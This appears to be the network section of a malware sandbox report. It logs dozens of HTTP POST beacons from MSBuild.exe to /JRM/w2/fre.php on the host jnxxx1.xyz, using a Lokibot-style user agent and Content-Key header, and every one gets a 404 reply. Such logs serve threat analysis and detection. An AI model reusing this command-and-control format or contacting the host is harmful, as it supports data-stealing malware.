Jan 14, 2022 14:26:49.336987019 CET	10848	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xoFPXs5ALdR5jISBg1Ki%2FNXGFl5I7RRePzEtwTG4bbdLmX0iHthiTGIy8wLJKk8rkq4%2FgYJS6HPoUEGyBHubNGNKOfBFZ6TA17%2FlurY7oocN1jNF226ItMo3Mkhn"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732bc29a56931-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49879	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:50.474064112 CET	10849	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:51.038902998 CET	10850	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:50 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tRFYLDQVTkNoruezpRqwrYCrjMFPn0m697vbSgmdJPWynf6cXuF%2FviNjUAT8Hw0xv7diJXMOGqcLHKg%2FNSdva4tbLI6iK26N43D5XYc7z7WraDr7gshT7%2BMKdtG%2B"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732c58ea97a48-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49880	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:52.091600895 CET	10851	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:53.140511036 CET	10852	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:52 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=MUnDKqmoP7BU4JPHDXvMuugC6IO3ewyweew4l6Prxk9X7OEiPHWvkcLNcyPLiMP8v7sNsRcXbrfN0vEKUoXGUN9aiORNxADYIhvWD6R4flqV885skSjlfOUIbBUM7"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732cfae5d716f-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49881	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:55.192747116 CET	10853	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:55.731466055 CET	10854	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hzicuxcnLS%2BMSkxKEskQQ5ceYQwxf%2FKC9qRPX8yZUNsQh9J0T4gIlyd97oKhSjkzyTMKl2YXdbi5v0lrZ7b18fMHewRGbVJ0Wjb5lDvO5ayjdQGvf7%2FpRVsVwhS9"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732e30efa7172-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49882	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:56.736108065 CET	10855	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:57.128308058 CET	10856	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:57 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=XNcySB%2BbH3AlRFOnjj9W1p%2BcWCYvOmEOPZE91yl%2BQs4vEIARciS4OzS%2BKPIxDXjyy8%2FWE7gszATruy9u%2FyoVu1PB1yYackPwk8DIjyvtqKhGhmkhqmg9mUxBbgZh"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732ecbda2ede7-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49883	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:58.241652966 CET	10856	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:59.003459930 CET	10857	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:58 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=WM4ASNvB4Ln0mNPyiiswINBAUmCLMcLm7roMUI%2BcIujOneXrI%2FKRd43s93wQ8c%2FwVzciUxQtYBhz1jRJQY%2BVhPWwcjW800JR784SfxAs3n%2FE2DGjUn3cVcEme%2BHb"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732f61b2b7162-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49885	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:01.355494976 CET	10867	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:01.713457108 CET	10868	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:01 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=g%2FS2%2FuaMIIInUhKJ%2FYgHpAz6SEX4fj37USrarJYEybNdUCyRtnUeb6TQ09Bz4zHLa5%2FAB4CIvYVxMzS5cqOZoPSkmNC%2BVKvjHxFhinfRM%2B7EsXuJJa2TMFf3MGtz"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd733098af14e1a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49775	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:26.426706076 CET	1329	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:26.838350058 CET	1330	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Gj0NK4oB%2BBli7ZTUP7LAptCxJVybdnOjIg%2FBIPdc9x5ijdtMpsCm%2FmB1NxAkaTDt3fxhLrJfH1YsdlR47tKujnu%2BxLKvVlECRwGpobB%2FAU3Y5bcd2fQsumLurHOT"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730b84e090b6f-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49886	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:03.312330008 CET	10869	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:03.696619987 CET	10870	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=zj5vKlV7qYaOg04ZKRfbma5DOQVCwdGd3IYqY12U9yAaHhQwg%2FlnW2MIKnT%2FdGHkKU2kiAzE%2BGQKDKmgfZE5LK7WyX1jnX6iDe7JVPTew4gBvZNgP42ICMRdAv8w"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73315c8c0c4a4-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49887	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:05.323353052 CET	10871	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:05.702493906 CET	10872	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=6x%2BsZ007hK5hXMzMkvOiFpCThqx6wq4gq06N1P7L%2BQIcdoieDzOMZjwoob4qVVsan3LoPovO6PokmNui%2FkXbLMf5dphqX6N7W%2FYnA5likl%2BQANj%2Fq%2FECIJTUQq7M"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd733225c0b5b98-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49888	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:08.256758928 CET	10873	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:08.628438950 CET	10874	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=K4YnnLQtqyJuefNYYKikgzJrngap6sTA VTPPvew1P%2F7Oa%2Bf6vZF%2BW%2FV08Oo8cjXWmDEFIOnUO2lRRyCE%2FL4ECn2ClYktiFCuu7PnRzjrzvX46B0k rV30HPYF7Xdt"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd73334ad414a73-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49889	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:09.950747967 CET	10875	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:10.356292963 CET	10876	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:10 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=z6s77jzji2vfKUYleFFTMqFAUQZaKVh7 kFWBEXUKoNj9Y6WH%2Fa5s5xL%2Bp5gUW7GoCLj28Ivg7OYZPP%2FVub3llgRwmwyFPtrnaiLVUSmfFMt47erpCDst VXJr7ifb"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7333f3fd25c74-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49890	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:11.589921951 CET	10877	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:11.970370054 CET	10878	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=N1%2BDMtyMNg2FgxsUNKVqRu0%2BBqCd VjMXRahhw7AAfGBzwp76HOkFt68cc7qsVxNZul6jdbraWpy0GeEjheLCMjrZVh5xt9SYpgkrH%2BtVw019nUJ4OXA9 rWCB4HOo"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd733497d378bd5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49891	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:13.021372080 CET	10879	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:13.388837099 CET	10880	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:13 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ErifryXAmgjblGKi53wYAZQGp5R0%2FcoEwdCAEmo%2B3PEt8ccX1SQwBVBDrhf3JXDokdIeALxvnXr9LY9Y%2B%2BdMazki75oG5oEAuTg9frnxiTK9PR5x3rp2NCmCFSel"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd733527cc439e1-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49892	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:14.416693926 CET	10881	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:14.794965029 CET	10882	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:14 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=EXDyk6top6qwvTX4C%2BdfwAf8npHR6pwJr%2B0jFvkC9D2m%2FymaoLo63V59bdofbjosNWHEL118cPpmwm10onxw0NtO8vvtUPpdJSxtUCkRu0pgSyTCmbpvEPGUMfkc"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7335b3af63b4f-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49893	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:15.866209030 CET	10883	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:16.288630009 CET	10884	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:16 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AlYDfsN5GbpkMBD6h7eHRDqKqcOppS2kibcwZqb8eUC4CHNpLCvKM2GC379K5up1i8eTxZKvZB1ya%2B3ZUAnQEdmJEWsjJFoZZJWNtZSVT%2FgyS558TJdheyVjERsc"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7336448f48741-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49894	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:17.283951998 CET	10885	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:17.637202978 CET	10886	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=PMcBahuKByTbFosahzRIKypVcDYCLDFflrd1nc56iJvyDP%2Bh45WlKRRvvhMXjJh88q4YEHytsOIDoJi3TTV5f1VcbhoAXrQ2PqU%2BzYC9KTSSSp7XyiTuJZcFrnIz"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7336d1a925c80-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49895	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:27:18.647021055 CET	10887	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:27:19.002940893 CET	10888	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:27:18 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=BgDckXZkiAvUVc%2BKzyt786ncrFUI%2B0WkMGYATSCVOlSWpwMf4HbqhvSUOnvBxN2h6OKRG2Xr0rlUZTCPS16lMYSOpIyP29QS5FsrDWfOFvEA1ONpOtQWgmdsJ30%2F"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7337598bd699b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49776	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:27.981179953 CET	1331	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:28.344696045 CET	1332	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=TxJWTM6gV0MTxW7YM%2BTe%2B5DdsSmvL7k%2B35hgMP2DQenr130cmDAXD5htYd6lP4ns1u%2BwYFYQpq9PcE8CaPi6IhueR49tx%2Bl%2F%2FlT90EymPUkUKZlCqPx0CkQ2beeU"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730c1fdb84ed9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49777	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:30.190932989 CET	1333	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
